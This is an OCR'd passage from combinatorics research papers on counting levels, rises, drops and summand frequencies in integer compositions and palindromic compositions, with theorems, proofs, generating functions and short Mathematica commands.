1 4 1	1 5 1
2 2 2	2 3 2
1 1 2 1 1	1 1 3 1 1
3 3	3 1 3
1 2 2 1	1 2 1 2 1
2 1 1 2	2 1 1 1 2
1 1 1 1 1 1	1 1 1 1 1 1 1

Figure 1: Creating palindromes of $n = 6$ and $n = 7$

We can now state some basic results for the number of compositions, palindromes, "+" signs and summands.

Theorem 1 *1.* $C_n = 2^{n-1}$ *for* $n \geq 1$, $C_0 := 1$.

2. $P_{2k} = P_{2k+1} = 2^k$ *for* $k \geq 0$.

3. $C_n^+ = (n-1)2^{n-2}$ *for* $n \geq 1$, $C_0^+ := 0$.

4. $P_{2k+1}^+ = k2^k$ *for* $k \geq 0$, $P_{2k}^+ = (2k-1)2^{k-1}$ *for* $k \geq 1$, $P_0^+ := 0$.

5. $C_n^s = (n+1)2^{n-2}$, *for* $n \geq 1$, $C_0^s := 1$.

6. $P^s_{2k+1} = (k+1)2^k$ *for* $k \geq 0$, $P^s_{2k} = (2k+1)2^{k-1}$ *for* $k \geq 1$, $P^s_0 := 1$.

Proof: 1. The number of compositions of n into i parts is $\binom{n-1}{i-1}$ (see Section 1.4 in [5]). Thus, for $n \geq 1$,

$$C_n = \sum_{i=1}^{n} \binom{n-1}{i-1} = 2^{n-1}.$$

2. Using the PCM as illustrated in Figure 1, it is easy to see that

$$P_{2k} = P_{2k+1} = \sum_{i=0}^{k} C_i = 1 + (1 + 2 + \cdots + 2^{k-1}) = 2^k.$$

3. A composition of n with i summands has $i-1$ "+" signs. Thus, the number of "+" signs can be obtained by summing according to the number of summands in the composition:

$$\begin{aligned} C^+_n &= \sum_{i=1}^{n}(i-1)\cdot\binom{n-1}{i-1} = \sum_{i=2}^{n}(i-1)\cdot\frac{(n-1)!}{(i-1)!(n-i)!} \\ &= (n-1)\sum_{i=2}^{n}\binom{n-2}{i-2} = (n-1)\cdot 2^{n-2}. \end{aligned} \tag{1}$$

4. The number of "+" signs in a palindrome of $2k+1$ is twice the number of "+" signs in the associated composition, plus two "+" signs connecting the two compositions with the middle summand.

$$\begin{aligned} P^+_{2k+1} &= \sum_{i=1}^{k}(2C_i + 2C^+_i) = \sum_{i=1}^{k}(2\cdot 2^{i-1} + 2(i-1)2^{i-2}) \\ &= \sum_{i=1}^{k}(i+1)2^{i-1} = k2^k, \end{aligned}$$

where the last equality is easily proved by induction. For palindromes of $2k$, the same reasoning applies, except that there is only one "+" sign when a composition of k is combined with its mirror image. Thus,

$$\begin{aligned} P^+_{2k} &= \sum_{i=1}^{k-1}(2C_i + 2C^+_i) + (C_k + 2C^+_k) = \sum_{i=1}^{k}(2C_i + 2C^+_i) - C_k \\ &= k2^k - 2^{k-1} = (2k-1)2^{k-1}. \end{aligned}$$

5. & 6. The number of summands in a composition or palindrome is one more than the number of "+" signs, and the results follows by substituting the previous results into $C_n^S = C_n^+ + C_n$ and $P_n^S = P_n^+ + P_n$. □

Part 4 of Theorem 4 could have been proved similarly to part 1, using the number of palindromes of n into i parts, denoted by P_n^i. These numbers exhibit an interesting pattern which will be proved in Lemma 2.




Figure 2: Palindromes with i parts

Lemma 2 $P_{2k-1}^{2j} = 0$ *and* $P_{2k-1}^{2j-1} = P_{2k}^{2j-1} = P_{2k}^{2j} = \binom{k-1}{j-1}$ *for* $j = 1, ..., k, k \geq 1$.

Proof: The first equality follows from the fact that a palindrome of an odd number n has to have an odd number of summands. For the other cases we will interpret the palindrome as a tiling where cuts are placed to create the parts. Since we want to create a palindrome, we look only at one of the two halves of the tiling and finish the other half as the mirror image. If $n = 2k-1$, to create $2j-1$ parts we select $\frac{(2j-1)-1}{2} = j-1$ positions out of the possible $\frac{(2k-1)-1}{2} = k-1$ cutting positions.

If $n = 2k$, then we need to distinguish between palindromes having an odd or even number of summands. If the number of summands is $2j-1$, then there cannot be a cut directly in the middle, so only $\frac{2k-2}{2} = k-1$ cutting positions are available, out of which we select $\frac{(2j-1)-1}{2} = j-1$. If the number of summands is $2j$, then the number of palindromes corresponds to the number of compositions of k, with half the number of summands ($=j$), which equals $\binom{k-1}{j-1}$ □

3. LEVELS, RISES AND DROPS FOR COMPOSITIONS

We now turn our attention to the harder and more interesting results for the numbers of levels, rises and drops in all compositions of n.

Theorem 3 *1.* $l_n = \frac{1}{36}\left((3n+1)2^n + 8(-1)^n\right)$ *for* $n \geq 1$ *and* $l_0 = 0$.

2. $r_n = d_n = \frac{1}{9}\left((3n-5)2^{n-2} - (-1)^n\right)$ *for* $n \geq 3$ *and* $r_0 = r_1 = r_2 = 0$.

Proof: 1. In order to obtain a recursion for the number of levels in the compositions of n, we look at the right end of the compositions, as this is where the CCM creates changes. Applying the CCM, the levels in the compositions of $n+1$ are twice those in the compositions of n, modified by any changes in the number of levels that occur at the right end. If a 1 is added, an additional level is created in all the compositions of n that end in 1, i.e., a total of $C_n(1) = \frac{1}{2}C_{n-1}$ additional levels. If the rightmost summand is increased by 1, one level is lost if the composition of n ends in $x+x$, and one additional level is created if the composition of n ends in $x+(x-1)$. Thus,

$$l_{2k+1} \;=\; 2l_{2k} + \frac{1}{2}C_{2k} - \sum_{x=1}^{k} C_{2k}(x,x) + \sum_{x=2}^{k} C_{2k}(x,x-1)$$

$$
\begin{aligned}
&= 2l_{2k} + 2^{2k-2} - \sum_{x=1}^{k} C_{2k-2x} + \sum_{x=2}^{k} C_{2k-(2x-1)} \\
&= 2l_{2k} + 2^{2k-2} - (2^{2k-3} + 2^{2k-5} + \cdots + 2^1 + 1) + (2^{2k-4} + \cdots + 1) \\
&= 2l_{2k} + (2^{2k-2} - 2^{2k-3} + 2^{2k-4} - \cdots - 2 + 1) - 1 \\
&= 2l_{2k} + \frac{2^{2k-1} - 2}{3},
\end{aligned}
$$

while

$$
\begin{aligned}
l_{2k} &= 2l_{2k-1} + \frac{1}{2}C_{2k-1} - \sum_{x=1}^{k-1} C_{2k-1}(x,x) + \sum_{x=2}^{k} C_{2k-1}(x,x-1) \\
&= 2l_{2k-1} + 2^{2k-3} - (2^{2k-4} + 2^{2k-6} + \cdots + 2^2 + 1) + (2^{2k-5} + \cdots + 2^1 + 1) \\
&= 2l_{2k-1} + (2^{2k-3} - 2^{2k-4} + 2^{2k-5} - \cdots + 2 - 1) + 1 \\
&= 2l_{2k-1} + \frac{2^{2k-2} + 2}{3}.
\end{aligned}
$$

Altogether, for all $n \geq 2$,

$$
l_n = 2l_{n-1} + \tfrac{2^{n-2}+2(-1)^n}{3}. \tag{2}
$$

The homogeneous and particular solutions, $l_n^{(h)}$ and $l_n^{(p)}$, respectively, are given by

$$
l_n^{(h)} = c \cdot 2^n \quad \text{and} \quad l_n^{(p)} = A \cdot (-1)^n + B \cdot n2^n.
$$

Substituting $l_n^{(p)}$ into Eq. (2) and comparing the coefficients for powers of 2 and -1, respectively, yields $A = \frac{2}{9}$ and $B = \frac{1}{12}$. Substituting $l_n = l_n^{(h)} + l_n^{(p)} = c \cdot 2^n + \frac{2}{9}(-1)^n + \frac{1}{12} \cdot n \cdot 2^n$ into Eq. (2) and using the initial condition $l_2 = 1$ yields $c = \frac{1}{36}$, giving the equation for l_n for $n \geq 3$. (Actually, the formula also holds for $n \geq 1$).

2. It is easy to see that $r_n = d_n$, since for each nonpalindromic composition there is one which has the summands in reverse order. For palindromic compositions, the symmetry matches each rise in the first half with a drop in the second half and vice versa. Since $C_n^+ = r_n + l_n + d_n$, it follows that $r_n = \frac{C_n^+ - l_n}{2}$. □

Table 1 shows values for the quantities of interest. In Theorem 4 we will establish the patterns suggested in this table.

n	1	2	3	4	5	6	7	8	9	10	11	12
C_n^+	0	1	4	12	32	80	192	448	1024	2304	5120	11264
l_n	0	1	2	6	14	34	78	178	398	882	1934	4210
$r_n = d_n$	0	0	1	3	9	23	57	135	313	711	1593	3527

Table 1: Values for C_n^+, l_n and r_n

Theorem 4 *1.* $r_{n+1} = r_n + l_n$ *and more generally,* $r_n = \sum_{i=2}^{n-1} l_i$ *for* $n \geq 3$.

2. $C_n^+ = r_n + r_{n+1}$.

3. $C_n^+ = 4 \cdot (l_{n-1} + l_{n-2}) = 4 \cdot (r_n - r_{n-2})$.

4. $l_n - r_n = a_{n-1}$, *where* a_n *is the* n^{th} *term of the Jacobsthal sequence.*

Proof: 1. The first equation follows by substituting the formulas of Theorem 3 for r_n and l_n and collecting terms. The general formula follows by induction.

2. This follows from part 1, since $C_n^+ = r_n + l_n + d_n$ and $r_n = d_n$.

3. The first equality follows by substituting the formula in Theorem 3 for l_{n-1} and l_{n-2}. The second equality follows from part 1.

4. The sequence of values for $f_n = l_n - r_n$ is given by $1, 1, 3, 5, 11, 21, 43, \ldots$. This sequence satisfies several recurrence relations, for example $f_n = 2f_{n-1} + (-1)^n$ or $f_n = 2^n - f_{n-1}$, both of which can be verified by substituting the formulas given in Theorem 3. These recursions define the Jacobsthal sequence (A001045 in [8]), and comparison of the initial values shows that $f_n = a_{n-1}$. □

4. LEVELS, RISES AND DROPS FOR PALINDROMES

We now look at the numbers of levels, rises and drops for palindromes. Unlike the case for compositions, there is no single formula for the number of levels, rises and drops, respectively. Here we have to distinguish between odd and even values of n, as well as look at the remainder of k when divided by 3.

Theorem 5 *For $k \geq 1$,*

1. $\tilde{l}_{2k} = \frac{2}{9}(-1)^k + 2^k\left(\frac{53}{126} + \frac{k}{3}\right) + \begin{cases} \frac{6}{7} & k \equiv 0 \ mod\ (3) \\ \frac{-2}{7} & k \equiv 1 \ mod\ (3) \\ \frac{-4}{7} & k \equiv 2 \ mod\ (3) \end{cases}$

$\tilde{l}_{2k+1} = \frac{2}{9}(-1)^k + 2^k\left(\frac{22}{63} + \frac{k}{3}\right) + \begin{cases} \frac{-4}{7} & k \equiv 0 \ mod\ (3) \\ \frac{6}{7} & k \equiv 1 \ mod\ (3) \\ \frac{-2}{7} & k \equiv 2 \ mod\ (3) \end{cases}$

2. $\tilde{r}_{2k} = \tilde{d}_{2k} = -\frac{1}{9}(-1)^k - 2^{k-1}\left(\frac{58}{63} - \frac{2k}{3}\right) + \begin{cases} \frac{-3}{7} & k \equiv 0 \ mod\ (3) \\ \frac{1}{7} & k \equiv 1 \ mod\ (3) \\ \frac{2}{7} & k \equiv 2 \ mod\ (3) \end{cases}$

$\tilde{r}_{2k+1} = \tilde{d}_{2k+1} = -\frac{1}{9}(-1)^k - 2^{k-1}\left(\frac{22}{63} - \frac{2k}{3}\right) + \begin{cases} \frac{2}{7} & k \equiv 0 \ mod\ (3) \\ \frac{-3}{7} & k \equiv 1 \ mod\ (3) \\ \frac{1}{7} & k \equiv 2 \ mod\ (3) \end{cases}$

Proof: We use the PCM, where a middle summand $m = 2l$ or $m = 2l + 1$ ($l \geq 0$) is combined with a composition of $k - l$ and its mirror image, to create a palindrome of $n = 2k$ or $n = 2k + 1$, respectively. The number of levels in the palindrome is twice the number of levels of the composition, plus any additional levels created when the compositions are joined with the middle summand.

We will first look at the case where n (and thus m) is even. If $l = m = 0$, a composition of k is joined with its mirror image, and we get only one additional level. If $l > 0$, then we get two additional levels for a composition ending in m, for $m = 2l \leq k - l$. Thus,

$$\tilde{l}_{2k} \;=\; 2 \cdot \sum_{l=0}^{k} l_{k-l} + C_k + 2 \cdot \sum_{l=1}^{\lfloor k/3 \rfloor} C_{k-l}(2l) = s_1 + 2^{k-1} + s_2. \qquad (3)$$

Since $l_0 = l_1 = 0$, the first summand reduces to

$$\begin{aligned} s_1 &= \frac{1}{18} \cdot \sum_{i=2}^{k} \left\{ (3i+1)2^i + 8(-1)^i \right\} = \frac{2}{9} \sum_{i=2}^{k} 2^{i-2} + \frac{1}{3} \sum_{i=2}^{k} i \cdot 2^{i-1} + \frac{4}{9} \sum_{i=0}^{k} (-1)^i \\ &= \frac{2}{9} \cdot (2^{k-1} - 1) + \frac{1}{3} \left(\frac{\mathrm{d}}{\mathrm{dx}} \sum_{i=2}^{k} x^i \right) \Bigg|_{x=2} + \frac{2}{9}((-1)^k + 1) \\ &= \frac{1}{9} 2^k + \frac{1}{3} \left\{ (k+1)2^k - 2^{k+1} \right\} + \frac{2}{9}(-1)^k = \frac{2}{9}(-1)^k + \left(\frac{k}{3} - \frac{2}{9} \right) 2^k. \end{aligned} \tag{4}$$

To compute s_2, note that $C_n(i) = C_{n-1}(i-1) = ... = C_{n-i+1}(1) = \frac{1}{2} C_{n-i+1} = 2^{n-i-1}$ for $i < n$ and $C_n(n) = 1$. The latter case only occurs when $k = 3l$. Let $k := 3j + r$, where $r = 1, 2, 3$. (This somewhat unconventional definition allows for a unified proof.) Thus, with $\mathcal{I}_A$ denoting the indicator function of A,

$$\begin{aligned} s_2 &= 2 \cdot \sum_{l=1}^{\lfloor k/3 \rfloor} C_{k-l}(2l) = 2 \cdot \sum_{l=1}^{j} 2^{3j+r-l-2l-1} + 2 \cdot \mathcal{I}_{\{r=3\}} \\ &= 2^r \cdot \sum_{l=1}^{j} \left(2^3 \right)^{j-l} + 2 \cdot \mathcal{I}_{\{r=3\}} = 2^r \left(\frac{(2^3)^j - 1}{7} \right) + 2 \cdot \mathcal{I}_{\{r=3\}} \\ &= \frac{2^k - 2^r}{7} + 2 \cdot \mathcal{I}_{\{r=3\}} = \begin{cases} \frac{2^k+6}{7} & k \equiv 0 \bmod (3) \\ \frac{2^k-2^r}{7} & k \equiv r \bmod (3), \text{ for } r = 1, 2. \end{cases} \end{aligned} \tag{5}$$

Combining Equations (3), (4) and (5) and simplifying gives the result for $\tilde{l}_{2k}$.

For $n = 2k + 1$, we make a similar argument. Again, each palindrome has twice the number of levels of the associated composition, and we get two additional levels whenever the composition ends in m, for $m = 2l + 1 \leq k - l$. Thus,

$$\tilde{l}_{2k+1} = 2 \cdot \sum_{l=0}^{k} l_{k-l} + 2 \cdot \sum_{l=0}^{\lfloor (k-1)/3 \rfloor} C_{k-l}(2l+1) =: s_1 + s_3.$$

With an argument similar to that for s_2,we derive

$$s_3 = \begin{cases} \frac{2^{k+2}-4}{7} & k \equiv 0 \bmod (3) \\ \frac{2^{k+2}+6}{7} & k \equiv 1 \bmod (3) \\ \frac{2^{k+2}-2}{7} & k \equiv 2 \bmod (3) \end{cases} \tag{6}$$

Combining Equations (4) and (6) and simplifying gives the result for $\tilde{l}_{2k+1}$. Finally, the results for $\tilde{r}_n$ and $\tilde{d}_n$ follow from the fact that $\tilde{r}_n = \tilde{d}_n = \frac{P_n^+ - \tilde{l}_n}{2}$. □

5. GENERATING FUNCTIONS

Let $G_{a_n}(x) = \sum_{k=0}^{\infty} a_k x^k$ be the generating function of the sequence $\{a_n\}_0^\infty$. We will give the generating functions for all the quantities of interest.

Theorem 6 *1.* $G_{C_n}(x) = \frac{1-x}{1-2x}$ *and* $G_{P_n}(x) = \frac{1+x}{1-2x^2}$.

2. $G_{C_n^+}(x) = \frac{x^2}{(1-2x)^2}$ *and* $G_{P_n^+}(x) = \frac{x^2+2x^3+2x^4}{(1-2x^2)^2}$.

3. $G_{C_n^S}(x) = \frac{1-3x+3x^2}{(1-2x)^2}$ *and* $G_{P_n^S}(x) = \frac{1+x-x^2+2x^4}{(1-2x^2)^2}$.

4. $G_{l_n}(x) = \frac{x^2(1-x)}{(1+x)(1-2x)^2}$ *and* $G_{r_n}(x) = G_{d_n}(x) = \frac{x^3}{(1+x)(1-2x)^2}$.

5. $G_{\tilde{l}_n}(x) = \frac{x^2(1+3x+4x^2+x^3-x^4-4x^5-6x^6)}{(1+x^2)(1+x+x^2)(1-2x^2)^2}$ *and*
$G_{\tilde{r}_n}(x) = G_{\tilde{d}_n}(x) = \frac{x^4(1+3x+4x^2+4x^3+4x^4)}{(1+x^2)(1+x+x^2)(1-2x^2)^2}$.

Proof: 1. & 2. The generating functions for $\{C_n\}_0^\infty$, $\{P_n\}_0^\infty$ and $\{C_n^+\}_0^\infty$ are straightforward using the definition and the formulas of Theorem 1. We derive $G_{P_n^+}(x)$, as it needs to take into account the two different formulas for odd and even n. From Theorem 1, we get

$$\begin{aligned} G_{P_n^+}(x) &= \sum_{k=1}^{\infty} P_{2k-1}^+ x^{2k-1} + \sum_{k=1}^{\infty} P_{2k}^+ x^{2k} \\ &= \sum_{k=1}^{\infty} (k-1)2^{k-1}x^{2k-1} + \sum_{k=1}^{\infty} (2k-1)2^{k-1}x^{2k} \end{aligned} \tag{7}$$

Separating each sum in Eq. (7) into terms with and without a factor of k, and recombining like terms across sums leads to

$$\begin{aligned} G_{P_n^+}(x) &= \frac{1+2x}{4} \sum_{k=1}^{\infty} 4xk(2x^2)^{k-1} - (x+x^2) \sum_{k=1}^{\infty} (2x^2)^{k-1} \\ &= \frac{1+2x}{4} \cdot \frac{\mathrm{d}}{\mathrm{dx}} \left(\frac{1}{1-2x^2}\right) - \frac{x+x^2}{1-2x^2} = \frac{x^2+2x^3+2x^4}{(1-2x^2)^2}. \end{aligned}$$

3. Since $C_n^{\mathrm{S}} = C_n + C_n^+$, $G_{C_n^{\mathrm{S}}}(x) = G_{C_n}(x) + G_{C_n^+}(x)$; likewise for $G_{P_n^{\mathrm{S}}}(x)$.

4. The generating function for l_n can be easily computed using Mathematica or Maple, using either the recursive or the explicit description. The relevant Mathematica commands are

```
<<DiscreteMath‘RSolve‘

GeneratingFunction[{a[n+1]==2a[n]+(2/3)*2^(n-2)+(-2/3)*(-1)^(n-2),
   a[0]==0,a[1]==0},a[n],n,z][[1,1]]

PowerSum[((1/36) + (n/12))*2^n + (2/9)*(-1)^n,{z,n,1}]
```

Furthermore, $G_{r_n}(x) = G_{d_n}(x) = \frac{1}{2}\left(G_{C_n^+}(x) - G_{l_n}(x)\right)$, since $r_n = d_n = \frac{C_n^+ - l_n}{2}$.

5. In this case we have six different formulas for $\tilde{l}_n$, depending on the remainder of n with respect to 6. Let $G_i(x)$ denote the generating function of $\left\{\tilde{l}_{6k+i}\right\}_{k=0}^{\infty}$. Then, using the definition of the generating function and separating the sum according to the remainder (similar to the computation in part 2), we get

$$G_{\tilde{l}_n}(x) = G_0(x^6) + x \cdot G_1(x^6) + x^2 \cdot G_2(x^6) + \cdots + x^5 \cdot G_5(x^6).$$

The functions $G_i(x)$ and the resulting generating function $G_{\tilde{l}_n}(x)$ are derived using the following Mathematica commands:

```
<<DiscreteMath‘RSolve‘

g0[z_]=PowerSum[(1/126)((126(n)+53)* 2^(3n)+108+28(-1)^(n)),{z,n,1}]

g1[z_]=PowerSum[(1/63)((63n+22)* 2^(3n)-36+14(-1)^n),{z,n,1}]

g2[z_]=PowerSum[(1/63)((126n+95)* 2^(3n)-18-14(-1)^n),{z,n,0}]

g3[z_]=PowerSum[(1/63)((126n+86)* 2^(3n)+54-14(-1)^n),{z,n,0}]

g4[z_]=PowerSum[(1/63)((252n+274)* 2^(3n)-36+14(-1)^n),{z,n,0}]

g5[z_]=PowerSum[(1/63)((252n+256)* 2^(3n)-18+14(-1)^n),{z,n,0}]

genfun[z]:= g0[z^6]+z g1[z^6]+z^2 g2[z^6]+z^3 g3[z^6]+z^4 g4[z^6]+z^5 g5[z^6]
```

Finally, $G_{\tilde{r}_n}(x) = G_{\tilde{d}_n}(x) = \frac{1}{2}\left(G_{P_n^+}(x) - G_{\tilde{l}_n}(x)\right)$, since $\tilde{r}_n = \tilde{d}_n = \frac{P_n^+ - \tilde{l}_n}{2}$. □

ACKNOWLEDGEMENTS

The authors would like to thank the anonymous referee for his thorough reading and for helpful suggestions which have led to an improved paper.

References

[1] K. Alladi & V.E. Hoggatt, Jr. "Compositions with Ones and Twos." *Fibonacci Quarterly* **13.3** (1975): 233-239.

[2] P. Z. Chinn, R. P. Grimaldi & S. Heubach. "The Frequency of Summands of a Particular Size in Palindromic Compositions." To appear in *Ars Combinatoria*.

[3] D. E. Daykin, D. J. Kleitman & D. B. West. "Number of Meets between two Subsets of a Lattice." *Journal of Combinatorial Theory*, **A26** (1979): 135-156.

[4] D. D. Frey & J. A. Sellers. "Jacobsthal Numbers and Alternating Sign Matrices." *Journal of Integer Sequences*, **3** (2000): #00.2.3.

[5] R. P. Grimaldi. *Discrete and Combinatorial Mathematics*, 4^{th} Edition. Addison-Wesley Longman, Inc., 1999.

[6] R. P. Grimaldi. "Compositions with Odd Summands." *Congressus Numerantium* **142** (2000): 113-127.

[7] S. Heubach. "Tiling an m-by-n Area with Squares of Size up to k-by-k with $m \leq 5$." *Congressus Numerantium* **140** (1999): 43-64.

[8] Sloane's Online Integer Sequences. http://www.research.att.com/∼njas/sequences

AMS Classification Number: 05A99

The Frequency of Summands of a Particular Size in Palindromic Compositions

Phyllis Chinn
Dept. of Mathematics, Humboldt State University, Arcata, CA 95521
phyllis@math.humboldt.edu

Ralph Grimaldi
Dept. of Mathematics, Rose-Hulman Institute of Technology
Terre Haute, IN 47803-3999
ralph.grimaldi@rose-hulman.edu

Silvia Heubach
Dept. of Mathematics, California State University Los Angeles
5151 State University Drive, Los Angeles, CA 90032-8204
sheubac@calstatela.edu

Abstract

A composition of a positive integer n consists of an ordered sequence of positive integers whose sum is n. A palindromic composition is one for which the sequence is the same from left to right as from right to left. This paper shows various ways of generating all palindromic compositions, counts the number of times each integer appears as a summand among all the palindromic compositions of n, and describes several patterns among the numbers generated in the process of enumeration.

Keywords: Compositions, palindromes, tilings.
A.M.S. Classification Number: 05A99

1 Introduction

A *composition* of a positive integer n consists of an ordered sequence of positive integers whose sum is n. It is well-known that there are 2^{n-1} compositions of n (see for example [3]). A *palindromic composition* is one for which the sequence is the same from left to right as from right to left. For the remainder of this paper we will refer to such compositions by the short-hand term *palindrome*. Compositions can also be thought of as tilings of a 1 x n board, with 1 x k tiles of integer length k, $1 \leq k \leq n$. In this setting, a composition of n with j summands or parts is created by making $j-1$ vertical cuts on the 1 x n board. This viewpoint allows for easy combinatorial proofs of certain facts and will be used when advantageous.

The question concerning the number of times a particular summand k occurs in all compositions of n has been answered by one of the authors in [3]. Furthermore, Chinn et al. showed that the number of times k appears as a summand in compositions of n is equal to the number of times $k+1$ appears in compositions of $n+1$. Alladi and Hoggatt enumerated the number of times the summands 1 and 2 occur in all compositions and palindromes containing only these two summands [1]. Grimaldi has investigated compositions with odd summands, and expressed the number of times a 1 occurs in all compositions of n with odd summands as a specific linear combination of Lucas and Fibonacci numbers [4]. Furthermore, the occurrence of the number $2k+1$ in all compositions of n with odd summands equals the number of 1s in all compositions of $n-2k$ with odd summands. We will show a somewhat similar result for palindromes, namely that the number of times the summand k occurs in a palindrome of a specific size can sometimes be reduced to the number of 1s in all palindromes of a certain smaller size. In addition, the sequence of values of occurences of 1s in palindromes of even and odd values of n, respectively, matches known sequences (A057711 and A001792 in [7]).

Section 2 contains notation and a few basic observations that will be used throughout the rest of the paper. In Section 3, we describe two methods of generating palindromes, and give a formula for the total number of palindromes. Section 4 contains explicit formulas for $R_n(k)$, the number of times the number k occurs as a summand among all the palindromes of n. We conclude in Sections 5 and 6 by discussing the various patterns found within the table of values for $R_n(k)$, and give combinatorial or analytical proofs for these patterns.

2 Notation and General Observations

Before deriving specific results, we will define our notation, and state a remark which will be used in later sections. Let

C_n = the number of compositions of n, where $C_0 := 1$

P_n = the number of palindromes of n, where $P_0 := 1$

$R_n(k)$ = the number of repetitions of the integer k in all palindromes of n.

Remark 1 *1. A palindrome of an odd integer n always has an odd number of summands, and the middle summand must be an odd integer.*

2. A palindrome of an even integer n can have an odd number of summands with an even summand in the center or an even number of summands and no middle summand.

We will refer to a palindrome of the latter type as having an *even split*.

3 Generating Palindromes

Palindromes can be created in a number of ways, each of which is useful for some of the proofs in this section. In addition, these different creation methods illustrate the multiple ways of thinking about palindromes. The first method creates palindromes using compositions, whereas the second method creates palindromes recursively. We start by describing the explicit method of palindrome creation, which consists of combining all possible middle summands with a composition of an appropriate positive integer to the left, and with its mirror image on the right. This method will be referred to as the *Explicit Palindrome Creation Method* (EPCM):

> To create a palindrome of $n = 2k$ ($n = 2k + 1$), combine the middle summand $m = 2l$ ($m = 2l + 1$), for $l = 0, ..., k$, with a composition of $\frac{n-m}{2} = k - l$ on the left and its mirror image on the right. For those palindromes that result from $l = 0$, delete the middle summand of 0.

The second method creates palindromes recursively; to seed this method, we define a palindrome of $n = 0$, namely 0. We will refer to this method as

the *Recursive Palindrome Creation Method* (RPCM):

> Before applying the algorithm, create a middle summand for palindromes with an even number of summands by replacing the "+" sign in the center of the palindrome by "+0+". (This artifice simplifies the algorithm and allows the treatment of palindromes having an odd and even number of summands, respectively, using the same instructions.)
>
> 1. **Creating palindromes of $2k+1$ from those of $2k$**: Increase the middle summand by 1.
> 2. **Creating palindromes of $2k+2$ from those of $2k$**: Create one palindrome by increasing the middle summand by 2, and another one by replacing the middle summand m by $\left(\frac{m}{2}+1\right)+\left(\frac{m}{2}+1\right)$.

Lemma 2 *Both the EPCM and the RPCM create all palindromes of n for $n \geq 1$.*

Proof: Clearly, the EPCM creates all palindromes of n, without duplicates or omissions. For the RPCM, we need to work a little harder to show that indeed no duplicates are created, and also that all possible palindromes are created by the algorithm. For easier readability we will refer to the middle summand(s) of a palindrome of n as m_n. Furthermore, we will only concentrate on the middle summands, as all other summands remain unchanged when creating the palindromes of $2k+1$ and $2k+2$, respectively, from those of $2k$.

• Palindromes of $2k+1$: Every palindrome of $2k+1$ with middle summand m_{2k+1} corresponds to a palindrome of $2k$ whose middle summand is $m_{2k+1}-1$. (If $m_{2k+1}=1$, then the corresponding palindrome of $2k$ is the one where the dummy 0 summand is deleted.)

• Palindromes of $2k+2$: No duplicates are created as distinct palindromes of $2k$ lead to distinct palindromes of $2k+2$ for each instruction. Furthermore, the first instruction creates palindromes with an odd number of summands, whereas the second instruction creates palindromes with an even number of summands. Thus, if a palindrome of $2k+2$ has an odd number of summands, then it is created from the palindrome of $2k$ whose middle summand is $m_{2k+2}-2$. If, on the other hand, the palindrome of $2k+2$ has an even number of summands, then it is created from the palindrome of $2k$ whose middle summand is $2\cdot(m_{2k+2}-1)$. (If $m_{2k}=0$, then delete the dummy 0 summand.)

• Initial conditions: This algorithm creates the one palindrome of $n = 1$, namely 1, and the two palindromes of $n = 2$, namely 2 and $1 + 1$, from the initial condition. □

The recursive method immediately shows some of the structure within the palindromes.

Remark 3 *1. The first rule of the RPCM demonstrates that half of the palindromes of an odd integer n have a 1 as the middle summand (since half of the palindromes of $n - 1$ had a dummy zero summand).*

2. The second rule of the RPCM illustrates that half of all the palindromes of an even integer n have an even number of summands.

Using either the RPCM or the EPCM, we can easily determine the total number of palindromes of n.

Theorem 4 *For $k \geq 0$, $P_{2k} = P_{2k+1} = 2^k$, where $P_0 := 1$.*

Proof: In the RPCM, the number of palindromes stays the same when creating the palindromes of $2k + 1$ from those of $2k$, and the number of palindromes doubles when creating the palindromes of $2k + 2$. Thus,

$$P_{2k+1} = P_{2k} \quad \text{and} \quad P_{2k} = 2P_{2(k-1)} = 2^2 P_{2(k-2)} = ... = 2^{k-1} P_2 = 2^k$$

which completes the proof. □

4 The Frequency of k in Palindromes of n

The question regarding how many times the summand k appears among all the palindromes of n is motivated by the comparable question regarding compositions as explored in [3]. The following theorem is proved in that paper.

Theorem 5 *The number of repetitions of the integer k in all of the compositions of n is $(n - k + 3) \cdot 2^{n-k-2}$ for $n > k$ and 1 for $n = k$.*

The following theorem states the corresponding result for palindromes. We need to consider different cases according to whether or not n and k have the same parity, and also according to the relative size of n and k. In particular, we get a different pattern when n is too small to accommodate two summands of k within a single palindrome.

Theorem 6 *For $n < k$, $R_n(k) = 0$. If n and k have different parity, then*

$$R_n(k) = \begin{cases} 0 & k < n < 2k \\ 2^{\lfloor n/2 \rfloor - k}(2 + \lfloor \frac{n}{2} \rfloor - k) & n \geq 2k \end{cases} .$$

If n and k have the same parity, then

$$R_n(k) = \begin{cases} 1 & n = k \\ 2^{(n-k)/2-1} & k < n < 2k \\ 2^{\lfloor n/2 \rfloor - k}(2 + \lfloor \frac{n}{2} \rfloor - k + 2^{\lfloor \frac{k+1}{2} - 1 \rfloor}) & n \geq 2k \end{cases} .$$

Proof: Let $n = 2i$ or $n = 2i + 1$, and $k = 2j$ or $2j + 1$, respectively. For $n < k$, the palindrome cannot contain the summand k. If $n = k$, then there is exactly one palindrome that contains the summand k, namely just k by itself. If $k < n < 2k$, then the summand k can occur at most once in any palindrome, and hence has to occur in the center. This is only possible if n and k have the same parity (by Remark 1), which implies that $R_n(k) = 0$ if n and k have different parity. If they have the same parity, then the palindromes that have the summand k in the center can be created using the explicit method. Thus, the number of repetitions of k is given by the number of compositions of size $\left(\frac{n-k}{2}\right) = i - j$, which gives $R_n(k) = 2^{i-j-1}$.

If $n \geq 2k$, then the summand k can occur in the center, or in symmetric pairs at other positions within the palindrome. To count the different cases, we will think of the palindrome as a 1 x n board as illustrated in Figure 1.




Figure 1: Palindrome as a 1 x n board

We will count according to whether a tile of length k starts at position s, for $1 \leq s \leq i - k + 1$, as we will only look at the left half of the tiling. Tilings that contain a tile of size k starting at position s can be created by combining the tile of size k with any tiling (i.e., composition)

